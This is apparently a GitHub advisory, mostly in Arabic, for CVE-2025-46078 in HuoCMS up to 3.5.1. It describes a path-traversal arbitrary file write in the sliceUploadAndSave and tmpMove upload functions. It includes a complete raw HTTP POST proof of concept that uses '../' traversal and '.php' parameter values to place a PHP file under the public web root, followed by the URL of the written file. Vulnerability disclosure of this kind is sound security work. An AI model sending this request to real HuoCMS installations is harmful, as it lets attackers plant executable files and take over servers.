 yggcwhat/cve-2025-46078
وصف الثغرة

yggcwhat
Huocms
https://gitee.com/digital-flag/huocms
Upload.php
HuoCMS - <=V3.5.1

في طريقة sliceUploadAndSave في AttachmentController.php (الموجودة تحت app/controller/backend)، يتم التحقق من معامل resource_type مقابل قائمة بيضاء من امتدادات الملفات المسموح بها (مثل txt, png, إلخ). بعد ذلك، تقوم الطريقة باستدعاء tmpMove من Upload.php (تحت app/service/upload).

تقوم طريقة tmpMove أولاً بإنشاء ملف. ومع ذلك، يمكن استغلال معامل $filename (الذي يتحكم فيه معامل الإدخال resource_temp_path، الذي يمكن التحكم به من قبل المستخدم) لاجتياز الدلائل (مثل استخدام ../) لإنشاء مجلدات. ثم تقوم الطريقة بعملية نقل، تضع الملف في الدليل الذي تم إنشاؤه. يتم إنشاء اسم الملف النهائي بإضافة شرطة سفلية واللاحقة $pos، حيث يتم التحكم في $pos عبر معامل chunk_index الذي يتم تمريره أثناء الاستدعاء (راجع تمرير المعامل الفعلي للتفاصيل).

يؤدي هذا إلى إنشاء ثغرة يمكن للمهاجم من خلالها التلاعب بـ resource_temp_path و chunk_index لكتابة ملفات في مواقع عشوائية بأسماء ملفات يمكن التحكم فيها.
التفاصيل:
app >controller >backend > AttachmentController.php:sliceUploadAndSave
app >service >upload > Upload.php:tmpMove

هذه الثغرة هي مشكلة من جانب الخادم الخلفي وتتطلب تسجيل الدخول إلى الخادم الخلفي باستخدام رمز مميز لاستدعائها. يرجى إعدادها وتسجيل الدخول بنفسك.
POC:
POST /attachment/sliceUploadAndSave HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Authorization: token
Content-Type: multipart/form-data; boundary=----geckoformboundary13d3934e0299a09e8748d146bfb9d483
Content-Length: 990
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

------geckoformboundary13d3934e0299a09e8748d146bfb9d483
Content-Disposition: form-data; name="resource_chunk"; filename="blob"
Content-Type: application/octet-stream

1
------geckoformboundary13d3934e0299a09e8748d146bfb9d483
Content-Disposition: form-data; name="chunk_total"

1
------geckoformboundary13d3934e0299a09e8748d146bfb9d483
Content-Disposition: form-data; name="chunk_index"

.php
------geckoformboundary13d3934e0299a09e8748d146bfb9d483
Content-Disposition: form-data; name="resource_temp_basename"

.php
------geckoformboundary13d3934e0299a09e8748d146bfb9d483
Content-Disposition: form-data; name="resource_temp_path"

../../../public/storage/image/20250415/
------geckoformboundary13d3934e0299a09e8748d146bfb9d483
Content-Disposition: form-data; name="resource_type"

txt
------geckoformboundary13d3934e0299a09e8748d146bfb9d483
Content-Disposition: form-data; name="resource_name"

11.png
------geckoformboundary13d3934e0299a09e8748d146bfb9d483--

رابط الوصول:
http://127.0.0.1/storage/image/20250415/%5f%5f.php
http://huocms.com https://github.com/yggcwhat/CVE-2025-46078/edit/main/README.md https://www.huocms.com/






